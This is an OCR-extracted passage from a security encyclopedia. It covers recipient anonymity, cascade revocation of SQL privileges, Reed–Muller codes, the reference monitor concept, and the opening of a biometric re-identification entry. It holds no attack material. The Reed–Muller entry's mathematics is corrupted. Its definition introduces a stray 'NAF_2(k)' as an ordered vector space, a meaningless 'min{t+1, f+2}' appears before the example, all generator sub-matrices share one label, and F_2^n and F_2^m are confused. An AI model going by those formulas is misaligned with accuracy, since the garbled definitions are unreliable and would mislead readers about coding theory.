Finally, it is worth noting that there are some additional notions which provide stronger guarantees than recipient anonymity. These notions are undetectability and unobservability. Recipient undetectability means that an attacker cannot be sure whether or not a particular actor is a recipient. This is typically achieved by introducing large amounts of bogus traffic to cover real messages so that the attacker cannot sufficiently tell whether a message is real or not. Recipient unobservability augments that notion with anonymity even against other recipients, that is, not even recipients learn whether or not a particular recipient has received a message. A popular scheme called DC-nets (Chaum 1988) is capable of providing such level of protection by taking advantage of a tightly synchronized broadcast channel.

Applications

Anonymity is an important property that protects individual freedom, civil rights, and democracy from infringement by totalitarian governments and private companies. Anonymity enables users to behave freely without discrimination or repression.

Recipient anonymity is convenient when using common Internet services such as web browsing or email communications but also for resisting censorship. In all these situations, users may want to prevent third

parties from learning with whom they are communicating not only because this may leak sensitive information about the user – social relationships, health condition, political ideas, or religious beliefs – but also because it may result in prosecution, penalties, or even physical harm depending on the type of data being accessed and who the attacker is, for example, a nation where freedom of speech and press are limited by law. Censorship-resistant systems (Khattak et al. 2016) can also benefit from recipient anonymity. In this context, recipient anonymity is paramount to keep the servers holding forbidden documents and allowing people to speak freely operational. Citizens should be able to gain unrestricted access to the servers, but the identity and/or location of the servers must not be revealed even to legitimate users to avoid lockdowns by censors. Note that censors could pose as legitimate users of the censorship-resistant system in an attempt to track the servers.

Other contexts may also benefit from having recipient anonymity. For example, in wireless sensor networks, it is critical to keep the identity of the data sink hidden from external adversaries. The reason for this is that an outsider may want to physically reach this device to compromise it and take control of the network or even destroy it, thereby taking the whole network down. In this case, recipient anonymity is closely related to the concept of receiver-location privacy (Rios et al. 2016). This is also the case in other types of ad hoc networks, where it is necessary to establish a communication path with other parties while keeping the identity and/or location of the destination undisclosed.

Open Problems and Future Directions

Dealing with computational unrestricted attackers capable of controlling all communication links while keeping a low network overhead is a challenging problem. These attackers, which are typically referred to as global adversaries, demand for protection mechanisms that impose a great overhead either in terms of communication delays or bogus traffic injection. Therefore, finding lightweight anonymity solutions in the presence of powerful adversaries is an open problem.

Despite the number of metrics for measuring anonymity, it is very difficult to actually assess the level of protection of the recipient since it very much depends on the information available to the attacker. Moreover,

there might be various simultaneous attackers willing to identify the recipient, each of which may have access to different information at the time of launching the attack.

Cross-References

Anonymity
Sender Anonymity
Unlinkability
Unobservability

References

Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88
[zbMATH]

Chaum D (1988) The dining cryptographers problem: unconditional sender and recipient untraceability. J Cryptol 1(1):65–75
[MathSciNet][zbMATH]

Khattak S, Elahi T, Simon L, Swanson CM, Murdoch SJ, Goldberg I (2016) SoK: making sense of censorship resistance systems. Proc Priv Enhancing Technol 2016(4):37–61. https://doi.org/10.1515/popets-2016-0028
[Crossref]

Lu T, Du Z, Wang ZJ (2019) A survey on measuring anonymity in anonymous communication systems. IEEE Access 7:70584–70609. https://doi.org/10.1109/ACCESS.2019.2919322
[Crossref][zbMATH]

Pfitzmann A, Hansen M (2010) A terminology for talking about privacy by data minimization: anonymity, unlinkability, undetectability, unobservability, pseudonymity, and identity management. http://dud.inf.tu-dresden.de/literatur/Anon_Terminology_v0.34.pdf

Rios R, Lopez J, Cuellar J (2016) Location privacy in wireless sensor networks, CRC series in security, privacy and trust. Taylor & Francis
[zbMATH]

Shields C, Levine B (2000) A protocol for anonymous communication over the internet. In: Proceedings of the 7th ACM conference on computer and communication security, Athens, Greece, pp 33–42. https://doi.org/10.1145/352600.352607

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300794

Recognition

Re-identification and Automatic Update for Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300795

Record Linkage

Data Linkage

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_684

Recursive Revoke

Sabrina De Capitani di Vimercati[19] ✉ and Pierangela Samarati[19] ✉
(19) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati (Corresponding author)**
Email: sabrina.decapitani@unimi.it

✉ **Pierangela Samarati**
Email: pierangela.samarati@unimi.it

Synonyms

Cascade revoke

Definition


Recursive revocation demands that when an administrative authorization is revoked, all the authorizations dependent on the revoked authorization be also revoked, iteratively applying the process for each authorization being revoked.

Theory

When administrative privileges can be delegated, if an administrative authorization is revoked, the problem arises of dealing with the authorizations specified by the users from whom the administrative privilege is being revoked. For instance, suppose that Alice gives Bob the authorization to read relation `Employee` with the grant option privilege,

meaning that Bob can give this authorization to others. Suppose then that Bob grants the authorization to Carol, and subsequently Alice revokes the authorization from Bob. The question now is what should happen to the authorization that Carol has received? If Carol's authorization depended on the authorization being revoked from Bob, Carol's authorization would remain dangling, and therefore it should also be removed. This would trigger the problem of the authorizations granted in turn by Carol, and recursively of other authorizations dependent on them, which should then be recursively deleted.

In the current SQL standard (Information technology – Database languages – SQL, 2016), the REVOKE statement can be used to remove privileges (authorizations). The REVOKE statement is based on the notion of *dependent privileges*. If a user has a privilege with GRANT OPTION and has granted it to other users, the privileges of those other users are dependent privileges. The REVOKE statement identifies the privilege that has to be revoked and if it is executed with the CASCADE option, when the user being revoked the privilege does not have anymore the administrative right ("Grant Option") for the privilege, all the dependent privileges (i.e., all the authorizations she granted) are automatically deleted. This control is also applied for each authorization deleted which had the grant option, causing revocation to recursively propagate if the user of the authorization does not have anymore the grant option for the privilege. To illustrate, consider the authorizations resulting from the grant operations (for a privilege, with the grant option) in Fig. 1a. Suppose that Alice revokes the authorization from Bob with CASCADE. Since Bob does not have anymore the grant option on the privilege, the authorization granted by Bob to Carol is also revoked. For the same reasoning, the authorizations granted by Carol to Ellen and Frank are revoked. Recursive revocation stops at Frank (the authorizations he granted are not revoked), in virtue of the authorization for the privilege with the grant option he received from David. Figure 1b illustrates the authorization state resulting after the revocation. Note that a user can only revoke privileges that the user has granted directly. As an example, consider again the grant operations illustrated in Fig. 1a. In this case, Alice cannot revoke the privilege directly from Carol since Carol has received the privilege from Bob (and only indirectly from Alice). As another example, consider users Carol and David who have granted the same privilege to Frank. In this case, Carol can revoke her own grant but not David's grant.




Recursive Revoke, Fig. 1 Grant operations (**a**) and the result of a `REVOKE` statement (**b**)

Note that the SQL standard also supports the non-cascade (restricted) option, meaning that the system rejects the revoke operation if its enforcement would entail deletion of other authorizations beside the one for which revocation is requested.

Historical Notes

While the common accepted interpretation of recursive revocation is SQL cascade revocation, it is worth noting that there is not a "unique" way to define which authorizations are dependent on another, and would then need to be recursively revoked since they would remain dangling if the other is deleted. For an example of alternative approach to recursive revocation, it is useful to look at the history of System R (Griffiths and Wade, 1976). The original System R revocation policy (*time-based cascade* revocation) adopted the following semantics: when a user is revoked the grant option on an access, all authorizations that she granted and could not have been granted had the revoked authorization not been present should also be (recursively) deleted. The revocation is recursive since it may, in turn, cause other authorizations to be deleted. More precisely, let *AUTH* be the initial authorization state and $G_1, \ldots, G_n$ be a sequence of grant requests (history) that produced authorization state *AUTH′*. The revocation of a grant G_k should result in authorization state *AUTH″* as if G_k had never been granted, that is, resulting from history $G_1, \ldots, G_{k-1}, G_{k+1}, \ldots, G_n$. The enforcement of this revocation semantics requires to keep track of (i) who granted which authorization and (ii) the time at which the authorization was granted. To

illustrate, assume that in the example mentioned above the time at which the authorizations were granted be as in Fig. 2a. The label associated with the arc states the time at which the authorization was granted (like before we assume all authorizations to be with the grant option). With time-based recursive revocation, when Alice revokes the authorization from Bob, the authorization from Carol will also be deleted (since Bob does not have anymore any authorization for the privilege with the grant option). Similarly, the authorization granted by Carol to Ellen and Frank will be revoked. Unlike before, revocation does not stop at Frank, since also the authorizations granted by Frank to Gary and by Gary to Ingrid need to be deleted. In fact, had the authorization that Frank received from David not existed, the grant request of Frank to give the authorization to Gary, and those of Gary to give it to Ingrid, would have been denied. Figure 2b illustrates the authorization state resulting after the revocation.



Recursive Revoke, Fig. 2 Example of the original System R, time-based cascade revocation

Although the time-based cascade revocation has a clean semantics, it may not be desirable in several scenarios, and hence the simpler approach to recursive revocation that was later adopted in SQL.

Note that recursive revocation needs to be applied carefully. In fact, deleting all authorizations granted in virtue of an authorization that is being revoked is not always wanted. In many organizations, the authorizations that users possess are related to their particular tasks or functions within the organization. Suppose there is a change in the task or function of a user (say, because of a job promotion). This change may imply a change in the responsibilities of the user and therefore in her privileges. New

authorizations will be granted to the user, and some of her previous authorizations will be revoked. Applying a recursive revocation will result in the undesirable effect of deleting all authorizations the revokee granted and, recursively, all the authorizations granted through them, which then will need to be reissued. Moreover, all application programs depending on the revoked authorizations will be invalidated. To avoid these problems, alternative solutions have been proposed like the one in Bertino et al. (1997) that introduced a new type of revocation. According to this proposal, instead of deleting the authorizations the user may have granted by using the privilege received by the revoker, all these authorizations are restated as if they had been granted by the revoker.

Cross-References

Grant Statement
SQL Access Control Model

References

Bertino E, Samarati P, Jajodia S (1997) An extended authorization model for relational databases. IEEE Trans Knowl Data Eng (TKDE) 9(1):85–101
[zbMATH]

Griffiths PP, Wade BW (1976) An authorization mechanism for a relational database system. ACM Trans Database Syst (TODS) 1(3):242–255
[zbMATH]

Information technology – Database languages – SQL (2016) ISO International Standard, ISO/IEC 9075

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300796

Redundancy-Based Countermeasures

Detection-Based Countermeasure

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_366

Reed–Muller Codes

Pascale Charpin[20] ✉
(20) INRIA, Rocquencourt, Le Chesnay Cedex, France

✉ **Pascale Charpin**
Email: pascale.charpin@inria.fr

Synonyms

Boolean functions

Definition

The Reed–Muller code of length 2^m and order r is the linear binary code whose codewords can be identified to Boolean functions of m variables and of algebraic degree less than or equal to r.

Background

Coding theory

Theory

It is well known that any property of Reed–Muller codes is a property of Boolean functions. Reed–Muller codes provide a natural way to quantify the *degree*, the nonlinearity, the correlation-immunity, or the propagation criterion of a Boolean function (Massey 1995). On the other hand, Reed–Muller codes are an important class of error-correcting codes, in particular they can be viewed as extended cyclic codes. They play a crucial role in the

study of important families of cryptographic mappings, such as permutations on finite fields. Here, the multivariable definition of Reed–Muller codes is presented. More on Reed–Muller codes can be found in Pless et al. (1998).

Definition 1
Define $\mathrm{NAF}_2(k)$ *as an ordered vector space*:

$$\mathbb{F}_2^m = \{\mathbf{v}_0, \mathbf{v}_1, \cdots, \mathbf{V}_{2^m-1}\}, \tag{1}$$

where $\mathbf{v}_i$*is an m-dimensional binary vector* (*often one takes* $\mathbf{v}_i$*as the binary representation of integer i*). *The Reed–Muller code of length* 2^m*and order r,* $0 \le r \le m$*, denoted by* $\mathscr{R}(r, m)$*, is the binary code of length* 2^m*consisting of all codewords* $\left(f(\mathbf{v}_0), f\left(\right]\mathbf{v}_1\right), \ldots, f(\mathbf{v}_{2^m-1})\right)$ *where f is any Boolean function of m variables whose algebraic degree is less than or equal to r.*

Note that $\mathscr{R}(0, m)$ corresponds to the set of constant functions and that $\mathscr{R}(1, m)$ corresponds to the set of functions that are affine or constant.

The *r*-th order Reed–Muller code is usually constructed by using as basis the set of *monomials* of degree at most *r*. One can interpret F_2^n as an $m \times 2^m$ binary matrix, the *i*th row of which is the sequence of values of variable $\mathbf{x}_i$ evaluated for the successive vectors $\mathbf{v}_i$. Thus, $\mathbf{x}_i$ is in fact a Boolean function over F_2^n : for each *j*, $\mathbf{x}_i(\mathbf{v}_j)$ equals the *i*th symbol of vector $\mathbf{v}_j$. This function produces a unique codeword whose symbols are labeled with respect to (1). For the sake of simplicity, $\mathbf{x}_i(\mathbf{v}_j)$ is denoted by $x_{i,j}$.

Now, any monomial $\prod_{i \in I}\mathbf{x}_i$ is, in the same way, a Boolean function *g* satisfying for $0 \le j \le 2^m - 1$

$$g(\mathbf{v}_j) = \begin{cases} 1, \text{ if } x_{i,j} = 1 \text{ for all } i \in I, \\ 0, \text{ otherwise.} \end{cases}$$

In this way, a basis for $R(r, m)$ can be obtained. An explicit construction for $m = 4$ is presented in the example below.

Proposition 1
The set of monomials

$$\mathbf{x}_1^{e_1}\mathbf{x}_2^{e_2}\cdots\mathbf{x}_m^{e_m}\ e_i \in \{0,1\}\ \sum_{i=1}^{m} e_i \leq r,$$

is a basis of code $\mathscr{R}(r, m)$.

Example: Construction of a Generator Matrix $\mathcal{G}_r$ for Each Code

$\min\{t+1, f+2\}$ Matrix $\mathcal{G}_r$ is obtained by computing the codewords produced by the monomials of degree less than or equal to *r*, using Proposition 1. Observe in Table 1 that $\mathcal{E}_k$ is a 5 × 16 matrix, $\mathcal{E}_k$ is a 11 × 16 matrix, etc. Note also that the lines of $\mathcal{E}_k$ are the all-one vector and the lines of matrix a_r^j (with the given fixed order).

Reed–Muller Codes, Table 1 Generator matrices of the codes $\mathscr{R}(r, 4)$

1	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	$\mathcal{E}_k$
$\mathbf{x}_4$	0	0	0	0	0	0	0	0	1	1	1	1	1	1	1	1	
$\mathbf{x}_3$	0	0	0	0	1	1	1	1	0	0	0	0	1	1	1	1	
$\mathbf{x}_2$	0	0	1	1	0	0	1	1	0	0	1	1	0	0	1	1	
$\mathbf{x}_1$	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	$\mathcal{E}_k$
$\mathbf{x}_3\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	0	1	1	1	1	
$\mathbf{x}_2\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	1	1	0	0	1	1	
$\mathbf{x}_1\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	1	0	1	0	1	0	1	
$\mathbf{x}_2\mathbf{x}_3$	0	0	0	0	0	0	1	1	0	0	0	0	0	0	1	1	
$\mathbf{x}_1\mathbf{x}_3$	0	0	0	0	0	1	0	1	0	0	0	0	0	1	0	1	
$\mathbf{x}_1\mathbf{x}_2$	0	0	0	1	0	0	0	1	0	0	0	1	0	0	0	1	$\mathcal{E}_k$
$\mathbf{x}_2\mathbf{x}_3\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	1	
$\mathbf{x}_1\mathbf{x}_3\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	1	
$\mathbf{x}_1\mathbf{x}_2\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0	1	
$\mathbf{x}_1\mathbf{x}_2\mathbf{x}_3$	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0	1	$\mathcal{E}_k$
$\mathbf{x}_1\mathbf{x}_2\mathbf{x}_3\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	$\mathcal{E}_k$

Clearly, $\mathscr{R}(r, m)$ is a linear subspace of the 2^m-dimensional binary vector space. One can easily verify that its dimension is

$$\kappa_r = \dim \mathcal{R}(r, m) = 1 + m + \cdots + \binom{m}{r}. \tag{2}$$

It can also be shown (see Pless et al. 1998) that different codewords in $\mathscr{R}(r, m)$ differ in at least 2^{m-r} coordinates. One says that $\mathscr{R}(r, m)$ has *minimum distance* 2^{m-r} (Boolean functions). This proves:

Proposition 2
The r-th order Reed–Muller code $\mathscr{R}(r, m)$, $0 \le r \le m$, *has length* $n = 2^m$, *dimension* κ_r *given by* (2), *and minimum distance* 2^{m-r}.

Cross-References

Boolean Functions
Information Theory
Symmetric Cryptosystem

Recommended Reading

Massey JL (1995) Some applications of coding theory in cryptography. In: Farell PG (ed) Codes and ciphers: cryptography and coding IV. Formara, Essex, pp 33–47
[zbMATH]

Pless VS, Huffman WC, Brualdi RA (1998) An introduction to algebraic codes. In: Handbook of coding theory, part 1: algebraic coding, chapter 1. Elsevier, Amsterdam
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_646

Reference Monitor

Trent Jaeger[21] ✉
(21) Systems and Internet Infrastructure Security Lab, Pennsylvania State University, University Park, PA, USA

Definition

A *reference monitor concept* defines a set of design requirements on a *reference validation mechanism*, which enforces an access control policy over subjects' (e.g., processes and users) ability to perform operations (e.g., read and write) on objects (e.g., files and sockets) on a system.

- The reference validation mechanism must always be invoked (*complete mediation*).
- The reference validation mechanism must be tamperproof (*tamperproof*).
- The reference validation mechanism must be small enough to be subject to analysis and tests, the completeness of which can be assured (*verifiable*).

The claim is that a reference validation mechanism that satisfies the reference monitor concept will correctly enforce a system's access control policy, as it must be invoked to mediate all security-sensitive operations, must not be tampered, and has undergone complete analysis and testing to verify correctness.

Background

In 1972, James P. Anderson coordinated the Computer Security Technology Planning Study with a panel of ten industry, government, and academic security experts (Anderson 1972). The goal of the panel was to determine

the requirements for US government computer systems to execute securely in the presence of malicious users. Contemporary systems assumed that all threats originated from external attackers, but malicious users in control of processes running on the system may also violate the system's access control policy. For example, a malicious programmer may steal information accessed by processes running her program or a malicious user may steal other user's data stored on the same system.

To prevent unauthorized access by malicious users, the panel recommended that computing systems be designed in accordance with requirements embodied by the *reference monitor concept*. The reference monitor concept envisions that a system component, called a reference validation mechanism, will be responsible for enforcing the system's access control policy over user process operations. The reference monitor concept defines the requirements for implementing such a mechanism in a manner that ensures that malicious users cannot circumvent policy enforcement.

Theory

The claim is that by implementing a reference validation mechanism in accordance with the reference monitor concept all accesses by user processes will adhere to an access control policy enforced by the mechanism. This claim is based on successful implementation of the three design requirements of the definition above.

First, the *complete mediation requirement* specifies that the reference validation mechanism mediates all security-sensitive operations by user processes. Complete mediation enables the reference validation mechanism to authorize each security-sensitive operation against the access control policy. Since only security-sensitive operations can violate the access control policy, such mediation ensures that user processes can only perform operations authorized by the access control policy.

Second, the *tamperproof requirement* specifies that the reference validation mechanism cannot be modified by user processes. This prevents a malicious user from modifying the behavior of the reference validation (mechanism), e.g., to approve operations that are not allowed by the access control policy. In practice, the tamperproof requirement also covers the access control policy itself. This prevents a malicious user from gaining

unauthorized access by modifying the access control policy enforced by the reference validation mechanism.

Third, the *verifiable requirement* specifies that the reference validation mechanism be small enough to enable practical verification of correctness. A reference validation mechanism is correct if it generates the correct access control query, processes that query correctly against the access control policy, and correctly implements the resultant decision (allow or deny). While not strictly implied by the requirement, it is also desirable to determine whether the access control policy is correctly specified relative to some goal.

Applications

The Multics operating system (Schroeder et al. 1978) was the first one designed with comprehensive security enforcement, aiming to protect the secrecy of data and the integrity of the operating system and trusted software. However, as the Multics project matured, it became clear that the Multics system was complex, and this hindered the developers ability to determine whether the proposed security guarantees were correctly enforced (Schroeder 1975).

The development of the reference monitor concept aimed to remedy this problem by defining the requirements for a correct and unbypassable reference validation mechanism. Subsequently, several projects emerged to demonstrate the efficacy of building reference validation mechanisms based on these design requirements. These types of operating systems were called *security kernels*, as they each contained a small, core component that included a reference validation mechanism designed to satisfy the reference monitor concept (Ames et al. 1983). Examples of commercial security kernels were Scomp (Fraim 1983) and gemini multiprocessing secure operating system (GEMSOS) (Schell et al. 1985).

Since that time, the reference monitor concept has been considered a foundation of secure system design. This is reflected in the US Government's criteria for building secure systems, the Trusted Computer System Evaluation Criteria (1985) (in particular, the "Orange" book), where the reference monitor is used as a motivation for the choice of its security evaluation classes. Gasser's seminal book (1988), "Building a Secure Computer System," also based its design methodology on the reference

monitor concept. This book motivated a variety of researchers and companies to leverage microkernel and hypervisor systems for security enforcement, as their small size made them more amenable to verification. Finally, Irvine suggested that the reference monitor concept be used as a guiding principle for computer security education (1999).

Despite this convergence on the reference monitor concept in the security community (Branstad et al. 1989; Karger et al. 1991; Minear 1995), commercial operating system designs were largely unaffected. Trusted Solaris (Sun Microsystems 2006) was an exception, as the Solaris system was forked in the late 1980s to deploy an operating system for enforcing multilevel security. However, this version of Solaris remained separate from mainstream Solaris until 2006. It was not until the early 2000s, when the fundamental security problems in commercial systems were finally accepted (Loscocco et al. 1998), that a reference validation mechanism aiming for the reference monitor concept was developed for a mainstream, commercial operating system. The Linux security modules (LSM) framework was implemented for Linux 2.6 (Wright et al. 2002), enabling the support of multiple reference validation mechanism. That is, the LSM framework provides complete mediation, whereas the choice of module (and supporting system services) determines how tamperproofing and verification are achieved. A similar design has been applied to TrustedBSD, Mac OS X, the Xen hypervisor, and some user-space programs, most notably X Windows.

Open Problems

The main open problems in meeting the requirements of the reference monitor concept involve verifying those requirements on implementations of reference validation mechanisms (Jaeger 2008). Each requirement has its own unique challenges. Complete mediation requires that all security-sensitive operations are identified, but often these operations are not precisely defined. Tools have been built to verify complete mediation for the LSM framework (Jaeger et al. 2004; Tan et al. 2008; Zhang et al. 2002), and several bugs were found (since fixed). For tamperproofing, the problem is that most systems have a trusted computing base that is too large to determine whether tampering is prevented. In many systems, several user-level processes are trusted with the authority to modify the kernel (e.g.,

install modules), but many of these processes themselves are vulnerable to tampering. However, verification is the most difficult of the requirements to satisfy, as designing a general algorithm to prove that an arbitrary program behaves correctly is tantamount to solving the Halting problem. While current algorithms can prove correctness properties of specific programs, the variety of reference validation code and the complexity of correctness properties preclude verification for all but the smallest, most specialized systems.

Cross-References

Access Control Policies, Models, and Mechanisms
Bell–La Padula Model
Biba Model

Recommended Reading

Ames SA, Gasser M, Schell RR (1983) Security kernel design and implementation: an introduction. IEEE Comp 16(7):14–22
[zbMATH]

Anderson JP (1972) Computer security technology planning study. Technical report ESD-TR-73-51, vols I and II. The Mitre Corporation, Air Force Electronic Systems Division, Hanscom AFB, Badford. http://seclab.cs.ucdavis.edu/projects/history/

Branstad M, Tajalli H, Mayer FL, Dalva D (1989) Access mediation in a message passing kernel. In: Proceedings of the 1989 IEEE symposium on security and privacy, Oakland, CA

Fraim LJ (1983) SCOMP: a solution to the multilevel security problem. IEEE Comp 16(7):26–34

Gasser M (1988) Building a secure computer system. Van Nostrand Reinhold, New York. http://cs.unomaha.edu/~stanw/gasserbook.pdf
[zbMATH]

Irvine C (1999) The reference monitor concept as a unifying principle in computer security education. In: Proceedings of the 1st world conference on information systems security education, Kista, Sweden, June 1999

Jaeger T (2008) Operating system security. Morgan & Claypool, San Rafael, CA
[zbMATH]

Jaeger T, Edwards A, Zhang X (2004) Consistency analysis of authorization hook placement in the Linux security modules framework. ACM Trans Inform Syst Sec (TISSEC) 7(2):175–205
[zbMATH]

Karger PA, Zurko ME, Bonin DW, Mason AH, Kahn CE (1991) A retrospective on the VAX VMM security kernel. IEEE Trans Softw Eng 17(11):1147–1165

Loscocco PA, Smalley SD, Muckelbauer PA, Taylor RC, Turner SJ, Farrell JF (1998) The inevitability of failure: the awed assumption of security in modern computing environments. In: Proceedings of the 21st national information systems security conference, Arlington, VA, pp 303–314, October 1998

Minear SE (1995) Providing policy control over object operations in a Mach-based system. In: Proceedings of the 5th USENIX security symposium, Salt Lake City, UT, pp 141–156

Schell R, Tao T, Heckman M (1985) Designing the GEMSOS security kernel for security and performance, Proceedings of the national computer security conference, Baltimore, MD

Schroeder MD (1975) Engineering a security kernel for Multics. In: Proceedings of the fifth ACM symposium on operating systems principles, Austin, TX, pp 25–32

Schroeder MD, Clark DD, Saltzer JH, Wells D (1978) Final report of the MULTICS kernel design project. Technical report MIT-LCS-TR-196, MIT, March 1978

Sun Microsystems. Trusted solaris 8 operating system. http://www.sun.com/software/solaris/trustedsolaris/. February 2006

Tan L, Zhang X, Ma X, Xiong W, Zhou Y (2008) AutoISES: automatically inferring security specifications and detecting violations. In: Proceedings of the 17th USENIX security symposium. USENIX Association, San Jose, CA, pp 379–394
[zbMATH]

Trusted computer system evaluation criteria (Orange book). Technical report DoD 5200.28-STD, U.S. Department of Defense, December 1985

Wright C, Cowan C, Smalley S, Morris J, Kroah- Hartman G (2002) Linux security modules: general security support for the Linux kernel. In: Proceedings of the 11th USENIX security symposium, San Francisco, CA, pp 17–31, August 2002

Zhang X, Edwards A, Jaeger T (2002) Using CQUAL for static analysis of authorization hook placement. In: Proceedings of the 11th USENIX security symposium, San Francisco, CA, pp 33–48, August 2002

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300797

Reflection DoS Attacks

Amplification DoS Attacks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300798

Regulation (EU) 2022/868

Data Governance Act (DGA)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300799

Regulation (EU) 2023/2854

Data Act

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300800

Regulation EU 2016/679

General Data Protection Regulation (GDPR)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1526

Re-identification and Automatic Update for Biometrics

Ajita Rattani[22] ✉ and Massimo Tistarelli[23] ✉
(22) Electrical Engineering and Computer Science, Wichita State University, Wichita, KS, USA
(23) Computer Vision Laboratory, Department of Sciences and Information Technology, University of Sassari, Alghero, Sassari, Italy

✉ **Ajita Rattani (Corresponding author)**
Email: ajita.rattani@wichita.edu

✉ **Massimo Tistarelli**
Email: tista@uniss.it

Synonyms

Adaptation; Recognition

Summary

In this entry, re-identification and biometric template update is defined, and the background is presented. Further, the applications, open issues, and future research directions are enumerated.

Definitions

Re-identification offers a useful tool for non-invasive biometric validation, surveillance, and human-computer interaction in a broad range of applications from crowd traffic management to personalized healthcare. It

often includes automatic update of the classifier to the variations of the subject.

Background

